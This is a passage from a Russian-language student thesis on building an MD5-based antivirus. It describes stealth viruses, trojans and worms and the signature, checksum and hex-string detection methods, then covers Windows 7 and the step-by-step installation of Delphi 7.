


Рисунок 8 - Самые распространенные полиморфные вирусы

1.2.4 Стелс-вирусы

Стелс-вирус (англ. stealth virus — вирус-невидимка) — вирус, полностью или частично скрывающий свое присутствие в системе, путем перехвата обращений к операционной системе, осуществляющих чтение, запись, чтение дополнительной информации о зараженных объектах (загрузочных секторах, элементах файловой системы, памяти и т. д.). Название данного типа вирусов происходит от названия малозаметных истребителей «Стелс». Оно подчеркивает, что такие вирусы могут оставаться незамеченными для антивирусных программ.

Для поиска stealth-вирусов рекомендуется осуществить загрузку системы с гибкого диска и провести удаление вирусных программ. (Переустановку Системы - low форматирование). Антивирусы-полифаги эффективны в борьбе с уже известными вирусами, то есть чьи методы поведения уже знакомы разработчикам и есть в базе программы. Если вирус неизвестен, то он останется незамеченным. Главное в борьбе с вирусами как можно чаще обновлять версии программы и вирусные базы.

1.2.5 Троянские кони, программные закладки и черви

Троянский конь – это программа, содержащая в себе некоторую разрушающую функцию, которая активизируется при наступлении некоторого

условия срабатывания. Обычно такие программы маскируются под какие-нибудь полезные утилиты. Вирусы могут нести в себе троянских коней или "троянизировать" другие программы – вносить в них разрушающие функции.

«Троянские кони» представляют собой программы, реализующие помимо функций, описанных в документации, и некоторые другие функции, связанные с нарушением безопасности и деструктивными действиями. Отмечены случаи создания таких программ с целью облегчения распространения вирусов. Списки таких программ широко публикуются в зарубежной печати. Обычно они маскируются под игровые или развлекательные программы и наносят вред под красивые картинки или музыку.

Программные закладки также содержат некоторую функцию, наносящую ущерб, но эта функция, наоборот, старается быть как можно незаметнее, т.к. чем дольше программа не будет вызывать подозрений, тем дольше закладка сможет работать.

Если вирусы и «троянские кони» наносят ущерб посредством лавинообразного саморазмножения или явного разрушения, то основная функция вирусов типа «червь», действующих в компьютерных сетях, – взлом атакуемой системы, т.е. преодоление защиты с целью нарушения безопасности и целостности.

В более 80% компьютерных преступлений, расследуемых ФБР, "взломщики" проникают в атакуемую систему через глобальную сеть Internet. Когда такая попытка удается, будущее компании, на создание которой ушли годы, может быть поставлено под угрозу за какие-то секунды. Этот процесс может быть автоматизирован с помощью вируса, называемого сетевой червь.

Червями называют вирусы, которые распространяются по глобальным сетям, поражая целые системы, а не отдельные программы. Это самый опасный вид вирусов, так как объектами нападения в этом случае становятся информационные системы государственного масштаба [6]. На рисунке 9 Антивирусом Касперского был найден троянский конь.




Рисунок 9 –Антивирус Касперского нашел Троян

1.3 Используемые методы обнаружения вирусов

1.3.1 Сигнатурный метод поиска

Слово сигнатура в данном случае является калькой на английское signature, означающее "подпись" или же в переносном смысле "характерная черта, нечто идентифицирующее". Собственно, этим все сказано. Сигнатурный анализ заключается в выявлении характерных идентифицирующих черт каждого вируса и поиска вирусов путем сравнения файлов с выявленными чертами. Сигнатурой вируса будет считаться совокупность черт, позволяющих однозначно идентифицировать наличие вируса в файле (включая случаи, когда файл целиком является вирусом). Все вместе сигнатуры известных вирусов составляют антивирусную базу.

Задачу выделения сигнатур, как правило, решают люди - эксперты в области компьютерной вирусологии, способные выделить код вируса из кода программы и сформулировать его характерные черты в форме, наиболее удобной для поиска. Как правило - потому что в наиболее простых случаях могут применяться специальные автоматизированные средства выделения сигнатур. Например, в случае несложных по структуре троянов или червей, которые не заражают другие программы, а целиком являются вредоносными программами.

Практически в каждой компании, выпускающей антивирусы, есть своя группа экспертов, выполняющая анализ новых вирусов и пополняющая антивирусную базу новыми сигнатурами. По этой причине антивирусные базы в разных антивирусах отличаются. Тем не менее, между антивирусными компаниями существует договоренность об обмене образцами вирусов, а значит рано или поздно сигнатура нового вируса попадает в антивирусные базы практически всех антивирусов. Лучшим же антивирусом будет тот, для которого сигнатура нового вируса была выпущена раньше всех. Одно из распространенных заблуждений насчет сигнатур заключается в том, каждая сигнатура соответствует ровно одному вирусу или вредоносной программе. И как следствие, антивирусная база с большим количеством сигнатур позволяет обнаруживать больше вирусов. На самом деле это не так. Очень часто для обнаружения семейства похожих вирусов используется одна сигнатура, и поэтому считать, что количество сигнатур равно количеству обнаруживаемых вирусов, уже нельзя. Соотношение количества сигнатур и количества известных вирусов для каждой антивирусной базы свое и вполне может оказаться, что база с меньшим количеством сигнатур в действительности содержит информацию о большем количестве вирусов. Если же вспомнить, что антивирусные компании обмениваются образцами вирусов, можно с высокой долей уверенности считать, что антивирусные базы наиболее известных антивирусов эквивалентны.

Важное дополнительное свойство сигнатур - точное и гарантированное определение типа вируса. Это свойство позволяет занести в базу не только сами сигнатуры, но и способы лечения вируса. Если бы сигнатурный анализ давал только ответ на вопрос, есть вирус или нет, но не давал ответа, что это за вирус, очевидно, лечение было бы не возможно - слишком большим был бы риск совершить не те действия и вместо лечения получить дополнительные потери информации.

Другое важное, но уже отрицательное свойство - для получения сигнатуры необходимо иметь образец вируса. Следовательно, сигнатурный метод непригоден для защиты от новых вирусов, т. к. до тех пор, пока вирус не попал на анализ к экспертам, создать его сигнатуру невозможно. Именно поэтому все наиболее крупные эпидемии вызываются новыми вирусами. С момента появления вируса в сети Интернет до выпуска первых сигнатур обычно проходит несколько часов, и все это время вирус способен заражать компьютеры почти беспрепятственно. Почти - потому что в защите от новых вирусов помогают дополнительные средства защиты, рассмотренные ранее, а также эвристические методы, используемые в антивирусных программах [9].

1.3.2 Метод поиска по контрольной сумме

Контро́льная су́мма — некоторое значение, рассчитанное по набору данных путём применения определённого алгоритма и используемое для проверки целостности данных при их передаче или хранении. Также

контрольные суммы могут использоваться для быстрого сравнения двух наборов данных на неэквивалентность: с большой вероятностью различные наборы данных будут иметь неравные контрольные суммы. Это может быть использовано, например, для детектирования компьютерных вирусов. С точки зрения математики контрольная сумма является хеш-функцией, используемой для вычисления контрольного кода — небольшого количества бит внутри большого блока данных, например, сетевого пакета или блока компьютерного файла, применяемого для обнаружения ошибок при передаче или хранении информации. Значение контрольной суммы добавляется в конец блока данных непосредственно перед началом передачи или записи данных на какой-либо носитель информации. Впоследствии оно проверяется для подтверждения целостности данных. Популярность использования контрольных сумм для проверки целостности данных обусловлена тем, что подобная проверка просто реализуема в двоичном цифровом оборудовании, легко анализируется и хорошо подходит для обнаружения общих ошибок, вызванных наличием шума в каналах передачи данных.Наиболее распространенными алгоритмами являются: CR32, MD5 и SHA-1.

CRC32 — (Cyclic redundancy code) Циклический избыточный код. используется в работе программ архиваторов.

MD5 — используется не только для проверки целостности данных, но и позволяет получить довольно надежный идентификатор файла. Последний часто используется при поиске одинаковый файлов на компьютере, что бы не сравнивать все содержимое, а сравнить только хеш.

SHA-1 — используется для проверки целостности загружаемых данных программой BitTorrent[5].

В созданном антивирусе будет вестись поиск по алгоритму MD5.

1.3.3 Метод поиска по HEX строке в заданной позиции

Шестнадцатеричная система счисления (HEX) – это позиционная система счисления по целочисленному основанию 16. В качестве шестнадцатеричных чисел используются цифры от 0 до 9 и латинские буквы от A до F. Значения чисел от 0 до 9 обычны, как и в десятичной системе, далее, от 10 до 16 используются буквы A-F, т.е. буква F = 16, далее 11 = 17, 12 = 18 и т.д и т.п.

Режим кодирования/декодирования «как текст» переводит текст кусками. При кодировании в HEX каждый символ будет преобразован в двухразрядное шестнадцатеричное представление ASC-кода символа. При декодировании, система будет считывать по два символа и преобразовывать их в ASC-код, а затем в соответствующий символ. Например, если преобразовать число 65535 в HEX в этом режиме, то получится: 3635353335. Режим кодирования/декодирования «как число» переводит указанный текст весь целиком за один раз, как единое число. Если указанный для кодирования текст

невозможно преобразовать в число, то произойдет ошибка. Например, если преобразовать число 65535 в HEX в этом режиме, то получится: FFFF.

Шаблон подстановки предназначен для задания формата вывода шестнадцатеричных данных при кодировании. Это может быть полезно при внедрении шестнадцатеричных данных в программный код.

В шаблоне можно использовать следующие команды: {index} - порядковый номер конвертируемого символа (начиная с нуля); {hex} - шестнадцатеричный код символа. Другие символы останутся без изменений.

Например, при шаблоне arr[{index}] = {hex};, результат преобразования строки "fox" в шестнадцатеричный вид будет таким: arr[0] = 0x66; arr[1] = 0x6F; arr[2] = 0x78;

В разных языках программирования и технологиях используются разные форматы представления шестнадцатеричных чисел (hex).

Кодер/Декодер шестнадцатеричных данных позволяет работать с данными в формате языков программирования: Basic, QBasic, VisualBasic, Си, Си++, Visual C++, Pascal, Delphi, Assembler, SQL, а также поддерживает работу с шестнадцатеричными данными в формате регулярных выражений, и формате RTF (Rich Text Format - свободный межплатформенный формат хранения размеченных текстовых документов).

Вывод

В главе 1 раскрыта тема создания вирусов, приведена история создания вирусов и антивирусов, рассмотрены виды вирусов и методы их нахождения.

Ни один тип антивирусных программ по отдельности не дает полной защиты от вирусов. Лучшей стратегией защиты от вирусов является многоуровневая, "эшелонированная" оборона. Средствам разведки в "обороне" от вирусов соответствуют программы-детекторы, позволяющие проверять вновь полученное программное обеспечение на наличие вирусов. На переднем крае обороны находятся программы-фильтры. Эти программы могут первыми сообщить о работе вируса и предотвратить заражение программ и дисков. Второй эшелон обороны составляют программы-ревизоры, программы-доктора и доктора-ревизоры. Самый глубокий эшелон обороны - это средства разграничения доступа. Они не позволяют вирусам и неверно работающим программам, даже если они проникли в компьютер, испортить важные данные.

Основными проблемами ближайшего будущего останутся:

1) полиморфик-DOS-вирусы, к которым добавятся проблемы полиморфизма в макро-вирусах и вирусах для Windows;

2) макро-вирусы, которые будут находить все новые и новые приемы заражения и скрытия своего кода в системе;

3) сетевые вирусы, использующие для своего распространения протоколы и команды компьютерных сетей.

Не исключено, что появятся и другие проблемы, которые принесут немало неприятностей пользователям и достаточное количество неурочной работы разработчикам антивирусных программ. Если в операционной системе присутствуют элементы защиты информации, как это сделано практически во всех ОС, вирусу будет крайне трудно поразить объекты своего нападения, так как для этого потребуется (как минимум) взломать систему паролей и привилегий.

Довольно очевидно, что в обозримом будущем фирмы IBM и Apple не собираются уступать массовый рынок своим конкурентам, даже если для этого этим фирмам придется объединить усилия. Не представляется возможным и усечение потока информации по наиболее распространенным системам, так как это ударит по числу приложений для них, а следовательно, и по их «продаваемости». Остается только одно - защита ОС.

2 Используемые технологии

2.1 Windows 7

В работе использовалась операционная система Windows 7 при учёте удачной конфигурации данной ОС, а также обширной поддерживаемости её с другими программами. «Windows 7» – это своеобразная пользовательская операционная система семейства Windows NT, следующая по времени выхода за Windows Vista и предшествующая Windows 8. В линейке Windows NT система имеет номер версии 6.1 (Windows 2000 — 5.0, Windows XP – 5.1, Windows Server 2003 — 5.2, Windows Vista и Windows Server 2008 – 6.0).
На рисунке 10 показан интерфейс ОС Windows 7.




Рисунок 10 – Интерфейс ОС Windows 7

Операционная система вышла в продажу 22 октября 2009 года – меньше, чем через три года после выпуска предыдущей операционной системы, Windows Vista. Партнёрам и клиентам, обладающим лицензией Volume Licensing, доступ к RTM был предоставлен 24 июля 2009 года. В интернете оригинальные установочные образы финальной версии системы были доступны с 21 июля 2009 года. По данным веб-аналитики от W3Schools, на

январь 2014 года доля Windows 7 среди используемых в мире операционных систем для доступа к сети Интернет составила около 55,3 %.

2.2 Delphi

2.2.1 Язык Delphi

Delphi является языком программирования и средой разработки программного обеспечения. Он разработан Borland. Это был один из первых языков, который стал известным как инструмент RAD (быстрая разработка приложений), когда вышел в 1995 году. Delphi 2, вышедший год спустя, поддерживал 32-разрядную среду Windows и только несколько лет спустя вышли C, C + + Builder. В 2001 году стала доступна версия под ОС Linux известная как Kylix. Каждый год выходило по одной новой версии, в 2002 году продукт стал известен как Delphi 7 Studio.

Замечательные особенности языка Delphi включают:

- прозрачная обработка объектов через ссылки или указатели;
- свойства как часть языка, вкупе с функциями Get и Set, которые являются прозрачной инкапсуляцией доступа к членам полям;
- свойства индекса и свойствами по умолчанию, которые обеспечивают доступ к коллекции удобным и прозрачным способом;
- делегаты или по-другому методы указателей безопасного типа, которые используются для приведения в действие события вызванных компонентами;
- делегирование реализации интерфейса в поле или свойство класса;
- простота внедрения обработчики Windows сообщение, отметь метод класса с числом / имя окна сообщений для обработки;
- большинство функций, перечисленных выше, были введены в Delphi первой и адаптированы на других языках позже.

Веские причины для использования Delphi:

- очень информативные и полезные сообществу новости;
- может компилировать в один исполняемый, упрощая распределение и сокращение вопросов с разными DLL;
- VCL и сторонние компоненты, как правило, доступны с полным исходным кодом;
- мощный и быстрый оптимизирующий компилятор;
- из одного исходного кода получаются отличные машинные коды для разных ОС;
- поддержка новейших технологий и стандартов.

2.3.2 Установка Delphi 7 на ОС Windows 7

1. Запустил Delphi 7.

2. В меню я выбрал «Component», затем «Install Component…». Открыл окно, представленное на рисунке ниже. На рисунке 11 представлено окно перекомпиляции пакета установки




Рисунок 11 – Окно выбора места для хранении программы установки

3. В открывшемся окне, напротив поля «Unit file name:» нажимаю на кнопку «Browse…» и указываю путь к файлу *.pas компонента, нажимаю «Открыть», и «ОК» в первоначальном окне. На рисунке 12 представлено окно перекомпиляции пакета установки




Рисунок 12 – Окно перекомпиляции пакета

Нажимаю кнопку «Yes» для компиляции. После компиляции окно можно закрыть.

4. Зашел в «Options» и выбрал пункт «Tools» и выбрал «Environment Options…». В открывшемся окне перешел на вкладку «Library», вид окна представлен на рисунке 13.




Рисунок 13 – Окно выбора «Tools»

5. Нажимаю на кнопку «…» напротив первой строки, где написано: «Library path:», откроется окно, вид которого представлен на рисунке 14.




Рисунок 14 – Окно выбора «Library»

6. В открывшемся окне нажимаю на кнопку «…». В появившемся окне выбрал папку, в которой находится компонент, и нажимаю «ОК». Затем

нажимаю кнопку «Add», которая стала активной. Закрываю открытые окна на кнопки «ОК».

Выходит помощник по совместимости программ, сообщая, что Delphi 7 не полностью совместима с Windows 7 (Рисунок 15)




Рисунок 15 – Запрос на запуск приложения

Далее я нажимаю "Запуск программы" (рисунок 16).

Рисунок 16 – Запуск приложения

Выбрал "Delphi 7", запускается мастер установки программы (рисунок 17).




Рисунок 17 – Начальное окно установки приложение

Сама установка проходит без каких-либо проблем или неожиданностей - всё, как обычно. Можно просто жать "Next". Выбор места для установки на рисунке 18:

